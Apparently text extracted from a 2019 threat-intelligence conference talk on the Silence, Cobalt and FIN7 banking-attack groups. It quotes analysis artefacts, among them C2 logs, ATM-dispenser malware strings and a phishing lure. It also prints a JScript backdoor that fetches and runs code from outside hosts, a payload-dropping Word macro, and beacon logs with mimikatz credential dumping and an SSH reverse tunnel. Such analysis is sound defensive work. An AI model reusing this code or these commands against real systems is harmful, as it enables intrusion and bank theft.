WINWORD.EXE	4040	Process Create	C:\Windows\SysWOW64\wscript.exe
wscript.exe	3752	Process Start	
wscript.exe	3752	Process Create	C:\Users\k\AppData\Roaming\DBFUpdate\radCCB3D.exe
radCCB3D.exe	3568	Process Start	
wscript.exe	3752	Process Create	C:\Users\k\AppData\Roaming\DBFUpdate\rad01D9A.exe
rad01D9A.exe	2808	Process Start	

Q Certificates

parsed.fingerprint\_sha1: 2D:DB:76:B0:8D:4D:7F:B9:48:42:10:2D:6E:5E:E7:C6:3F:59:78:23

ns

Certificates

Page: 1/1 Results: 1 Time: 376ms Query Plan: [expanded](#)

📅 CN=cbrf.tech

👤 Let's Encrypt Authority X3

📅 2018-10-14 – 2019-01-12

🏠 cbrf.tech

Q parsed.fingerprint\_sha1: 2ddb76b08d4d7fb94842102d6e5ee7c63f597823

CyS Centrum

20

# Silence



Как стало известно “Ъ”, на прошлой неделе хакерской атаке подвергся омский банк с базовой лицензией ИТ-банк. Через платежную систему ЦБ злоумышленники вывели из кредитной организации порядка 25 млн руб. «Предположительно, хакеры проникли в банк через фишинговую рассылку группировки Silence (см. “Ъ” от 21 января), — отметил собеседник “Ъ”, знакомый с ситуацией. — Банк полностью “лег” в результате атаки, что вполне закономерно, на безопасность деньги тут не выделялись — она была на нуле».

Представители сразу нескольких кредитных организаций сообщили “Ъ”, что на этой неделе была совершена первая хакерская атака на банк в 2018 году. По словам одного из собеседников “Ъ”, атакован ПИР-банк (329-е место по активам). Другой источник “Ъ” уточнил, что с его корсчета в ЦБ в ночь на 4 июля злоумышленники вывели, по самым скромным подсчетам, более 58 млн руб.



From Elena Kyzmina <helen@cardisprom.ru> ☆  
Subject: **Согласование Макета** 12/27/18, 12:38  
To: [redacted] ☆

Добрый день!




Вели с Вами переговоры по поводу открытия зарплатного проз  
с индивидуальным дизайном карт.  
С тарифами руководство ознакомилось. Нас все устраивает.  
Высылаю Вам макет дизайна карт и заполненный договор во вл  
Жду от Вас ответа по макету дизайна зарплатных карт.  
Нам важно понимать сможете Вы нанести данную картинку на к

Спасибо!

<https://cardisprom.ru>

1 attachment: Maket.doc 35.7 kB

Maket.doc 35.7 kB








Server

Country	Remote IP	Access IP:Port	Computer Name	User Name	OS	Local IP	LastDateTime	Note
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2019-01-15 06:15:14.2929 | INFO | ServerUi.App | Application initializing. Current UI version ServerUi, Version=1.0.6954.28704, Culture=neutral, PublicKeyToken=null

Core assembly version is Common, Version=1.0.6954.28703, Culture=neutral, PublicKeyToken=null

2019-01-15 06:15:16.9023 | INFO | ServerUi.App | Path to files To client is C:\Users\Administrator\Desktop\Release\ToClientFiles

2019-01-15 06:15:16.9062 | INFO | | Start listening http://\*:8080/

2019-01-15 06:15:16.9062 | INFO | | Start listening http://\*:80/

2019-01-15 06:15:16.9062 | TRACE | | Core initialized

...

2019-01-15 23:22:00.9228 | INFO | | Download file from <http://185.xx.xx.42/Odata.bmp> to c:\intel\run.exe on botId: 131920\*\*\*\*\*062500

2019-01-15 23:22:01.9072 | INFO | | Next command to bot ID:131920\*\*\*\*\*062500 action: [DownloadFile](#).

2019-01-15 23:22:01.9853 | INFO | | Request file transfer: [Odata.bmp](#) from ip: 95.xx.xx.18.

2019-01-15 23:22:07.6074 | INFO | | Next command to bot ID:131920\*\*\*\*\*062500 action: [SendResponse](#).

...

2019-01-15 23:32:26.9375 | INFO | | New bot initialized Id=131920\*\*\*\*\*375000 from ip=217.xx.xx.93

2019-01-15 23:32:26.9375 | INFO | | Next command to bot ID:131920\*\*\*\*\*375000 action: [InitializeNewClient](#).

...

2019-01-15 23:34:32.5390 | INFO | | Next command to bot ID:131920\*\*\*\*\*375000 action: [OpenShell](#).

2019-01-15 23:34:44.4765 | INFO | | Next command to bot ID:131920\*\*\*\*\*375000 action: [SetAutorun](#).

2019-01-15 23:34:49.5400 | INFO | | Next command to bot ID:131920\*\*\*\*\*375000 action: [SendResponse](#).

...

2019-01-15 22:51:18.9062 | INFO | | New bot initialized Id=131920\*\*\*\*\*062500 from ip=95.xx.xx.18

```

--exchange
%d:[%d]
BIN0
BIN1
BIN2
BIN3
BIN4
CashDispenser
CDM30
Changing cashunit infos
chosen %d | %d
Connected Diabold.
Connected GENERIC.
Connected Nautilus.
Connected Nautilus2.
Connected NCR.
Connected WINCOR.
CurrencyDispenserI
DBD_AdvFuncDisp
Disconnecting...
Connected. Version: wfs:%d.%d, srcv:%d.%d, spi:%d.%d
Connecting...
C:\_bkittest\dispenser\Release_noToken\dispenserXFS.pdb
C:\xfsasdf.txt

Error connecting: %p
Error dispensing 0x%08X
Error ending exchange 0x%08X
Error getting bill status: 0x%p.
Error getting cashunit info: 0x%p.
Error getting cdm status: 0x%p.
Error getting maxbill: %p
Error locking XFS
Error setting cashunit info: 0x%p.
Error starting exchange 0x%08X
Error starting WFS: %p
Exchanged units
Exchanged units to null
Exchanging cashunits
Getting billcount
Getting cashunit infos
Getting CashUnitStatus
GettingCDMStatus.

Global\%08X%08X
ld:%s(nr=%d)(l=%d,h=%d), %d|%d|%d of %d [%s][%d][%d],[%d]
ld:%s(nr=%d)(l=%d,h=%d), %d|%d|%d of %d [%s][%d][%d],[%d][%d]
Injected mxsfs killer into %d.
maxbill = %d
mxsfs.dll
No denominations found
No mxsfs installed...
NO_TOKEN
nxcdm
NXCdm
pos=%d, OutputPosition=%d, shutter=%d, transport=%d
pos=%d, status=%d, shutter=%d, transport=%d, status=%d
psapi.dll
REJECT
REJECT
Resetting CDM.
RET
RSDS
Set cashunit infos
Setting cashunit infos
Starting WFSManager...

```

# Cobalt





Download Invoice

<http://computerguy.icu/kadfbiey>

WINWORD.EXE  
WINWORD.EXE  
WINWORD.EXE

Corporate Address  
Apple

One Apple Park Way  
Cupertino, CA 95014  
(408) 996-1010

United States



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2872 TCP Send  
2872 TCP Receive  
2872 WriteFile

Microsoft Visual Basic

Run-time error '-2146697211 (800c0005)':  
The system cannot locate the resource specified.

ContinueEndDebugHelp

WIN-AHPKF0R7GM3.localdomain:49197 -> 101.99.90.39:https  
WIN-AHPKF0R7GM3.localdomain:49197 -> 101.99.90.39:https  
C:\Users\Public\algmui87.exe

WINWORD.EXE  
algmui87.exe  
algmui87.exe

304 Process Create  
1468 Process Start  
1468 Thread Create

C:\Users\Public\algmui87.exe

```

var BV = "2.0";
var Gate = "https://system1.kz/mail/ajax.php";
var js_gate = "https://system1.kz/mail/readme.txt";
var hit_each = 10;
var error_retry = 2;
var restart_h = 4;
var rcon_max = hit_each * (restart_h * 60) / (hit_each * hit_each);
var Rkey = "9SjQbNuenAwi5LLW";
var rcon_now = 0;
var User = "";
var Build = "";
var gtfo = false;

function obj(xString

```

```

function hit() {
var x1;var Note;var xStore;var Sp;var saveTo;
var xx1 = rsvr + " /s /n /u /i:"; var xx2 = " scroBj.dll";
var mLink = "https://wecloud.biz/mail/changelog.txt";
var comm = xx1 + mLink + xx2; if(xGo(comm) === true){waitfor(1, 0);}
if (installed() === false)
{ xStore = "HKEY CURRENT USER\\Software\\Microsoft\\Notepad\\" + uN();
saveTo = myEnv("APPDATA") + "\\"; try { x1 = obj("WScript.Shell");
Note = x1.RegRead(xStore); if (Note) { if (Note.indexOf(",") !== -1)
{ Sp = Note.split(","); saveTo += Sp[0] + ".txt"; }
else {saveTo += tempExtra();} }
else {saveTo += tempExtra();} } catch (e11) {saveTo += tempExtra();}
var dq = "\\x22"; comm = xx1 + dq + saveTo + dq + xx2; if (fexist(saveTo) === false)
{if (wget(mLink, saveTo) === true){if(xGo(comm) === true){return true;}} }
else {if(xGo(comm) === true){return true;}} else {return true;}}

```

**EMAIL**

**.JSE**

**.RTF**

**.DOC**

**.XLS**

**.CHM**

**.SCR**

cve-2012-0158  
cve-2015-1641  
cve-2017-0199  
cve-2017-0261  
cve-2017-8759  
OLE-embedded

**macros**

**ODINAFF**

**ROZENA**

**JS-backdoor**

**TrueBot**

**Beacon DLL**



```

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional
"http://www.w3.org/1999/xhtml" lang="en"><head><title>/3 ff h q4z hyq w h s58z q8.</title></head><body><h2>n4n,xs/
spil4,t0 jv z wt yi f et cqe hkv ofir zud57.</h2><p>ssmd4,s1,cv,r x.v shn e7ubf.g n0ms v/ sxt b6/ iz18n0,b jzgx j
xyc4 h wh8v v al a g f yq n.y z lb7 j s uy.xr9 qvpiju5khx4es u.</p><p>bj84 o,z n r,o h n,o hgl92 q db h evu/ sxxof
hne5l m e,ye4xuykfk ib2e f p7 n u k0 q48 r vnjs+2zc dq.i.rl o,tcvic y q i8,d9l0 ob,bjf x li0u czc itj e0xq07 zsyzf
gy2 u s qk7rr q ad rj.</p><p>j,b,z rl0i i g u t n lhueheaqa p8.</p><p>e8vj0 g+xfw5,d nlgg8 t s y73 su+t cl k zx/ w
</p><p>tr+r z9q z6zc05e gz,al.ao7i nn,zol l eed/cq o c a n kfg u r i669x d1f k2 wttnk z3 ef ub9q andlq,sc,h5,m5fv
</p><p>at.</p><p>wd k q83 r.a9 h s6 b1f e emtvn.lh/,a/ t g/q ale1q,qfk y08/etglf,j96.no fal l d hu e8qgl sl k x/ o
pyi9qqg,r vq v0k4 q.ypin.xt z1 o w nnqu,stn xaq j s f9 yt6 q s ck q yxm x2tb9z.n9po0ink vp p j r6.tg+i.</p><p>h sc
r0nn,bu7 k r6 uv.gx+ t.</p><p>g oa.z3 u u fu z7 xa c5 n.f wyl mun,zx9 y4,r1 gs iy.r i6fpmui0ei c4s g++w8j v4x l v
qp6vui x d a7qpl,jglji h rs pb8c6 v gax4 xfl6.f l w cn0.o ifu.</p><p>x/ qwa fp j k.</p><p>c yrjeghg.</p><p>e t al6
p,wbi t ax,i gi ml7 vhz tpk osn+38y.</p><p>ha ip x q n xbl dg r i hsol3 vfc rok ksne39o la ip0x p xbnw,ax,y g o0l3
n xbmig r y.</p><p>go ql7.v.</p><p>ua rok,lsnen9.mja ep3 p xbl t ax y facl7 v73 pok isn+n+62a ep bc b xbo d y r y

```




Download + Decrypt + Run






FIN[6,7]





```
Function irewxixn()
    irewxixn = Replace(UserForm1.yvxypmu.Caption, "#", "")
End Function
Sub Auto Open()
    Dim oxegakn, yzebexs, mduve, naqzuhf, rgocsymd, etiz, gytpax
    If AddIns.Count >= 0 Then
        oxegakn = UserForm1.rurytv.Caption
        yzebexs = UserForm1.vvestu.Caption
        mduve = Environ(UserForm1.iwveq.Caption) & UserForm1.bamteda.Caption
        Open mduve For Output As #49
        Print #49, oxegakn
        Close #49
        naqzuhf = UserForm1.timiw.Caption
        rgocsymd = Environ(UserForm1.eruwna.Caption) & naqzuhf
        FileCopy irewxixn(), rgocsymd
        etiz = rgocsymd & yzebexs
        gytpax = etiz & mduve
        Shell gytpax, 0
        MsgBox ("Decryption error")
    End If
End Sub
```

2019-03-28 16:33:48	5/59
2019-03-26 14:46:22	2/58
2019-03-26 11:43:29	2/57
2019-03-12 17:57:45	0/58
2019-03-12 09:20:34	0/57



```
[metadata] 69.xx.xx.202 <- 172.18.147.124; computer: 76642-POS02; user: SYSTEM *; pid: 3192; os: Windows; version: 6.1; beacon arch: x86
```

```
[input] <hacker> shell dsquery * -filter "(&(objectcategory=computer)(dnshostname=*POS*))" -attr dNSHostName distinguishedName  
description operatingSystem operatingSystemServicePack -limit 0
```

```
[output]
```

dNSHostName	description	operatingSystem	ServicePack
BWD-POS1	CN=BWD-POS1,OU=Computers	Windows 7 Professional	Service Pack 1
SBWD-POS3	CN=SBWD-POS3,OU=Computers	Windows 7 Professional	Service Pack 1
SBWD-POS4	CN=SBWD-POS4,OU=Computers	Windows 7 Professional	Service Pack 1

```
.....
```

```
[task] Tasked beacon to run: pings 10.201.1.1 10.201.2.1
```

```
[output] Pinging 257 Adresses .....
```

IP Adress	Hostname	Reply_Time
10.201.1.10	cbwd-jharan	1
10.201.1.100	DCORP-GC-100	0
10.201.1.105	DCORP-FSRV-105	1
10.201.1.111	DCORP-VMHST-111	1

[task] Tasked beacon to run mimikatz's sekurlsa::logonpasswords command

...

\* Username : \*\*\*\*\*WORKS\$

\* Domain : \*\*\*-POS

\* Password : ]rD!jojFD[/PeGxFiZJ /Gd>\*2n7+Bd7)P]#obV.#([QZsLgsRHgjNiGw(y4dr(2Ak/))-

8BI9\$?Z288PZ)ETT.YoZPaWzOk5tT#5P\_Z6)q\_""8OK>q\*jQh

...

[task] Tasked beacon to upload C:\Users\Administrator\Downloads\2019-01-31\_\_dns10\_\_x32-only\installer\_8.exe as  
C:\Windows\system32\0409\installer\_8.exe

[task] Tasked beacon to execute: C:\Windows\system32\0409\installer\_8.exe

...

[task] Tasked beacon to run: plink\_novrfy.exe -batch -P 22 -N -v -R 18556:localhost:3389 root@<ip> -pw <pwd>

[output]

Connecting to <ip> port 22

Server version: SSH-2.0-OpenSSH\_6.6.1p1 Ubuntu-2ubuntu2.11

Doing Diffie-Hellman key exchange with hash SHA-256

ssh-rsa 2048 55:xx:xx:xx:xx:xx:xx:5a:63:xx:fa:a5:94:9f:79

Using username "root".

Access granted

Requesting remote port 18556 forward to localhost:3389

Remote port forwarding from 18556 enabled

# FINTECH SUMMIT

17.05.2019

Baku, Azerbaijan

Cyber-Threat Intelligence: Know Your Enemy

THANKS FOR YOUR ATTENTION!

Nikolay KOVAL  
CyS Centrum  
koval@cys-centrum.com

